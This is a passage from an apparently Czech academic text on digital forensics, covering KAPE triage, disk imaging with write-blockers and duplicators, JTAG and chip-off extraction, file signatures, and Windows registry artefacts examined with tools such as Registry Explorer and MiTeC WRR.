


Obrázek 24 - KAPE definovaní artefaktů pro zajištění (vlastní)

Target moduly lze vybrat jednotlivě dle aktuální potřeby, nebo je možné použít předdefinované kolekce, které eliminují možnost lidské chyby při výběru většího množství artefaktů.

Kolekce jsou plně konfigurovatelné a je tak možné vytvořit vlastní kolekci artefaktů pro zajištění nestandardních systémových nebo uživatelských logů a jiných artefaktů.


Kolekce *SANS_Triage* obsahuje sadu artefaktů zahrnující systémové registry, složku systémových logů, alokační tabulku souborového systému, historii webových prohlížečů, data komunikačních nástrojů, artefakty spouštění aplikací, naplánované úlohy spouštění aplikací a další zdroje dat pro profilaci uživatelských a systémových aktivit.



Obrázek 25 - KAPE průběh zajišťování jednotlivých artefaktů (vlastní)

Průběh akvizice neboli zajišťování systémových artefaktů je důkladně logován a výsledný záznam je uložen jako příloha k zajištěným datům.

Samotné zajištění probíhá na souborové úrovni, kdy se zajišťují platné soubory uložené na zdrojovém pevném disku. Z logu je možné zjistit jaké soubory byly identifikovány pro zajištění a zda byla akvizice úspěšná.



Obrázek 26 - KAPE závěrečné shrnutí procesu zajišťování dat (vlastní)

Po dokončení kopírování soborů je uživateli prezentováno shrnutí obsahující počet zajištěných souborů, celkový čas akvizice dat a cestu včetně názvu souboru obsahující zajištěná data.

5.7.5 Zajištění síťových disků


Soubory a složky zpřístupněné jako vzdálené síťové disky je nutné zajistit přímo z daného zařízení, hned po zajištění triage dat. Data lze zajistit pouze na souborové úrovni, podobně jako KAPE zajišťuje artefakty operačního systému. Samostatně vykopírované soubory ovšem nejsou chráněny proti náhodným ani úmyslným změnám. Obsah síťových disků a sdílených složek se doporučuje zajistit pomocí specializovaných nástrojů pro vytváření forenzních obrazů v režimu logického obrazu.

5.8 Off-line


Poslední fází zajišťovacího procesu, nebo alespoň z pohledu s přímou manipulací se stopami je zajištění fyzických paměťových médií. Paměťové nosiče je možné zajistit fyzicky pomocí obalu na stopy, plomby a převozem do laboratoře k pozdějšímu zkoumání. Druhá varianta je vytvoření kompletní bitové kopie paměťového média. Výhodou bitové kopie je její nejvěrnější interpretace dat uložených na původním médiu.

5.9 Full Disk Image

Pro vytvoření bitové kopie pevného disku se používá forenzního blokátor zápisu („Write-blocker“) a technologický počítače s programem na vytváření obrazu disku. Technologický počítač je forenzní stanice vybavená pro zajišťování a analýzu stop. Forenzní blokátor zápisu je zařízení, které efektivně brání operačnímu systému na technologickém počítači zapsat změny na zajišťovaný disk a garantuje tak integritu stopy.



Obrázek 27 - Off-line zajišťování paměťového média (vlastní)



Obrázek 28 - Off-line zajištění pomocí duplikátoru (vlastní)

Alternativou k forenzním blokátorům zápisu jsou forenzní duplikátory. Výhodou duplikátorů je že fungují autonomně a pro zajištění stopy není potřeba technologický počítač. Součástí firmawaru duplikátorů je softwarové vybavení pro vytváření forenzních obrazů. Z pohledu technika zajišťujícího stopy stačí připojit zajišťované paměťové médium a cílový disk a zvolit formát obrazu disku.

Nespornou výhodou duplikátorů je snadné ovládání a rychlé zaškolení techniků. Nevýhodou je nemožnost provádět triage nebo exportovat jednotlivé soubory.

Duplikátory a softwarové nástroje na vytváření disků, podporují komprimované i RAW DD formáty obrazů disků a jejich výběr lze kombinovat na základě potřeb a cílů analýzy.


5.10 Specializované metody zajišťování stop

U nefunkčních, nebo poškozených zařízení je nutné přistoupit ke specializovaným postupům zajišťování dat. Tyto postupy získávají data pomocí diagnostických rozhraní Joint Test Action Group (JTAG)[54], nebo přímo z paměťového modulu vypájeného ze základní desky zkoumaného zařízení.


- JTAG – extrakce dat je provedena částečnou demontáží zařízení nebo zpřísněním kontaktů základní desky. K připojení je použit servisní/diagnostický port na jehož kontakty je připojena sonda. Při extrakci dat je zařízení připojeno na napájení a z pohledu fungování jde o živé zařízení.

[54] https://www.jtag.com/downloads-whitepapers/

- Chip-Off – pokud není zařízení ve stavu, které by umožňovalo jeho spuštění je nutné přistoupit k vyjmutí paměťového čipu ze základní desky pomocí horkovzdušné pájky nebo jiným vhodným zdrojem tepla. Po vyjmutí je čip připojen k externímu zařízení umožňujícímu řídit čtecí cyklus paměťového média.



Obrázek 29 - JTAG – mobilní telefon[55]




Obrázek 30 - Chip-Off – mobilní telefon[56]

[55] www.forensee.cz
[56] https://www.binaryintel.com/services/jtag-chip-off-forensics/chip-off_forensics/


6 Datové typy

Souborové formáty definují způsob, jakým je digitální informace zakódována do digitálního paměťového média. Souborové formáty vznikaly jako vedlejší produkt uživatelských aplikací. S rozvojem osobních počítačů a následně internetu bylo nutné vyvinout standardizované souborové typy, které by umožňovaly efektivní komunikaci a výměnu dokumentů. Jednotlivé souborové typy jsou vyvíjeny jednotlivci, komerčními subjekty nebo neziskovými pracovními skupinami. Jednotlivé souborové typy lze identifikovat pomocí takzvané hlavičky. Jedná se o identifikátor, který lze nalézt na začátku souboru. Hlavičky souborů nejsou standardizovány a je tedy na vývojáři jakou značku pro svůj souborový typ zvolí. Značky se mohou lišit nejen mezi jednotlivými typy, ale i mezi verzemi. Pro orientaci v hlavičkách existují seznamy sestavené DFIR komunitou[57, 58].

PNG – obrazový formát s podporovou bezztrátové komprese je vyvíjen skupinou PNG Development Group[59].




Obrázek 31 - Hlavička PNG souboru – HEX zobrazení (vlastní)




Obrázek 32 - Hlavička PNG souboru – ASCII zobrazení (vlastní)

The Portable Document Format (PDF) byl představen v roce 1993 firmou Adobe Systems. Jednalo se o revoluční soborový typ, který umožňoval výměnu dokumentů mezi uživateli používající různé operační systémy. Od roku 2008 se o PDF stará International Organization for Standardization.




Obrázek 33 - Hlavička PDF souboru – HEX zobrazení (vlastní)




Obrázek 34 - Hlavička PDF souboru – ASCII zobrazení (vlastní)

ZIP je defacto standard pro komprimaci digitálních dat. Autorská práva ke komprimačnímu algoritmu ZIP drží společnost PKWARE, Inc.[60]. Za vývojem stál Phil Katz, proto je v hlavičce ZIP souborů „PK“.



Obrázek 35 - Hlavička ZIP souboru – HEX zobrazení (vlastní)



Obrázek 36 - Hlavička ZIP souboru – ASCII zobrazení (vlastní)

Hlavičky primárně používáme pro identifikaci neznámých souborů s obecným pojmenováním, jako „dump.raw“ u kterých není na první pohled jasné o jaká data se jedná. Druhé využití je při obnově dat z médií s poškozeným souborovým systémem, kdy je nutné využít data carvingu.

[57] https://www.garykessler.net/library/file_sigs.html
[58] https://en.wikipedia.org/wiki/List_of_file_signatures
[59] http://www.libpng.org/pub/png/png-sitemap.html#info
[60] https://www.pkware.com/

7 Analýza artefaktů operačních systémů

Operační systém Microsoft Windows zaznamenává řadu uživatelských a systémových aktivit a nastavení. Zaznamenané informace pomáhají administrátorům s řešením problémů. Microsoft využívá anonymizované záznamy ke sledovaní trendů ve využívání operačního systému Windows a v neposlední řadě jde o vyhodnocování uživatelských preferencí na jejichž základě bude uživateli upraveno chování systému. Sběr a analýza uživatelských a systémových aktivit je pro uživatele transparentní a probíhá bez jeho vědomí.

7.1 Systémové registry

Systémové registry operačního systému Microsoft Windows je skupina databázových souborů, obsahující konfigurační záznamy nutné pro chod operačního systému a záznamů uživatelského aplikačního vybavení. Registry obsahují informace o konfiguraci systému, nastavení uživatelských profilů, informace o síťových rozhraních a detaily jednotlivých sítí ke kterým bylo zařízení připojeno, informace o hardwaru obecně. Registry dále obsahují záznamy vycházející z uživatelských aktivit, jako je přihlášení do systému, vyhledávání souborů na disku, otvírání dokumentů, spouštění aplikací a další.

- **SAM** – obsahuje záznamy o lokálních uživatelských účtech a skupinách.
- **SECURITY** – obsahuje záznamy o bezpečnostních politikách a příslušnosti uživatelů do skupin definovaných v SAM registru.
- **SYSTEM** – obsahuje záznamy o hardwaru, konfiguraci systémových služeb, profily externích zařízení jako jsou USB disky.
- **SOFTWARE** – obsahuje záznamy o aplikačním vybavení, instalacích, registrovaných uživatelích, ale také konfiguraci uživatelských aplikací.

Umístění souborů systémových registrů:

`%Windir%\System32\Config` (například: C:\Windows\ System32\Config)

- **AMCACHE.hve –** je součástí interního mechanizmu kompatibility aplikací umožňující správnou funkci spustitelných souborů určených pro starší verze operačního systému Windows. Informace obsažené v tomto registru objasňují události ohledně spuštění aplikací.

Umístění souborů systémových registrů:

`%Windir%\appcompat\Programs` (například: C:\Windows\ appcompat\Programs)

- **NTUSER.DAT –** je personalizovaný registr, který obsahuje specifické nastavení prostředí operačního systému pro daného uživatele.

Umístění souboru systémového registru s uživatelským profilem:

`%SystemDrive%\Users\<Username>` (například: C:\Users\uzivatel001)

- **USRCLASS.DAT** – další z personalizovaných registrů. Obsahuje informace o spouštěných aplikacích daného uživatele a záznamy o adresářích se kterými uživatel pracoval.

Umístění souboru systémového registru USRCLASS.DAT:

`%SystemDrive%\Users\<Username>\AppData\Local\Microsoft\Windows`


Informace v systémových registrech jsou uloženy v adresářové struktuře v podobě klíč, podklíč a hodnota. Hodnoty mohou být textové, číselné, binární. Prakticky jakýkoliv datový objekt může být uložen do systémových registrů.

7.1.1 Nástroje

Systémové registry jsou jedním ze základních zdrojů informací při profilaci uživatelů a identifikaci zajištěných stop. Mezi nástroje, které jsou zadarmo dostupné pro vzdělávací a nekomerční aktivity se řadí Windows Registry Recovery od firmy MiTec a Registry Explorer od Erica Zimmermana. V obou případech se jedná o grafické nástroje, které obsahují předdefinované reporty a záložky s oblíbenými záznamy pro usnadnění analýzy.


MiTeC Windows Registry Recovery (WRR)[61]

MiTec WRR je nástroj českého vývojáře Michala Mutla. Výhodou WRR jsou předpřipravené reporty k systémovým službám, instalovaným aplikacím, informacím o hardwaru, konfiguracím síťových karet a dalším záznamům systémových registrů. Poslední aktualizace proběhla v listopadu 2020.



Obrázek 37 - Zobrazení systémových registrů v nástroji MiTec WRR (vlastní)


[61] https://www.mitec.cz/wrr.html



Obrázek 38 - WRR – předpřipravený report pro zobrazení síťové konfigurace (vlastní)

Registry Explorer

Registry Explorer je součástí forenzních nástrojů Erica Zimmermana[62]. Stejně jako Mitec WRR se jedná o grafickou aplikaci pro operační systém Windows. Registry Explorer je kontinuálně aktualizován a rozšiřován o nové funkce. Jeho součástí je i parser pro příkazovou řádku, který ulehčuje export informací z registrů pomocí skriptovacích nástrojů.



Obrázek 39 - Registry Explorer – zobrazení záznamů bezdrátové sítě eduroam (vlastní)

[62] https://ericzimmerman.github.io/#!index.md

Profilace systému a uživatelů

Konfigurační sady jsou uloženy pod HKEY_LOCAL_MACHINE\SYSTEM\ControlSet00X. Běžně je možné najít dvě sady konfiguračních klíčů, jedna sada slouží jako aktivní konfigurace a druhá sada je záloha poslední známé funkční konfigurace.


Klíč registru:

HKEY_LOCAL_MACHINE\SYSTEM\Select

Current s hodnotou 1 identifikuje ControlSet001 jako aktivní konfigurační sadu.

Default – je konfigurační sada, která bude použita při dalším startu systému.

LastGoodKnown – s hodnotou 1 identifikuje ControlSet001 jako poslední známou funkční konfiguraci.




Obrázek 40 - Registry Explorer – identifikace konfigurační sady systémových registrů (vlastní)

7.1.2 Jméno počítače

Při profilaci operačního systému je vhodné identifikovat název počítače. Jméno počítače je zapsáno v klíči CoputerName v podklíčí Control aktálního ControlSetu.

Klíč registru:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\ComputerName\



Obrázek 41 - Registry Explorer – zobrazení záznamu obsahujícího název počítače (vlastní)


Value Name	Value Type	Data
(default)	RegSz	mnmsrvc
ComputerName	RegSz	DESKTOP-BZ202CP

Obrázek 42 - Registry Explorer – detail záznamu obsahující jméno počítače (vlastní)

K profilaci operačního systému lze přidat informace o verzi operačního systému, registrovaném uživateli a organizaci, datu instalace, produktovém klíči MS Windows a jiné.

Klíč registru:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion




Obrázek 43 - Registry Explorer – záznamy klíče CurrentVersion (vlastní)


ProductName – informace o verzi a variantě operačního systému. Zobrazený klíč odkazuje na Windows 10 Enterprise.

CurrentBuild – identifikuje konkrétní vydání (release) operačního systému, dle kterého je možné zjistit stav podpory a aktualizací na stránkách s dokumentací k Microsoft Windows[63].

RegisteredOwner – identifikace registrovaného uživatele operačního systému, zadaného během instalace.


Value Name
Value Type
Data
CurrentBuild RegSz 17134
CurrentBuildNumber RegSz 17134
CurrentMajorVersionNumber RegDword 10
CurrentMinorVersionNumber RegDword 0
CurrentType RegSz Multiprocessor Free
CurrentVersion RegSz 6.3
EditionID RegSz EnterpriseEval
EditionSubManufacturer RegSz
EditionSubstring RegSz
EditionSubVersion RegSz
InstallationType RegSz Client
InstallDate RegDword 1592378029
ProductName RegSz Windows 10 Enterprise Evaluation
ReleaseId RegSz 1803
SoftwareType RegSz System
UBR RegDword 1
PathName RegSz C:\Windows
ProductId RegSz 00329-20000-00001-AA244
DigitalProductId RegBinary A4-00-00-00-03-00-00-00-30-30-33-
DigitalProductId4 RegBinary F8-04-00-00-04-00-00-00-30-00-30-
RegisteredOwner RegSz John Goldberg
RegisteredOrganization RegSz
InstallTime RegQword 132368516298194791

Obrázek 44 - Registry Explorer – čas instalace operačního systému ve formátu Windows 64-bit Timestamp (vlastní)


Data Interpreter
Numbers
8 bit, signed 103
8 bit, unsigned 103
16 bit, signed 16,231
16 bit, unsigned 16,231
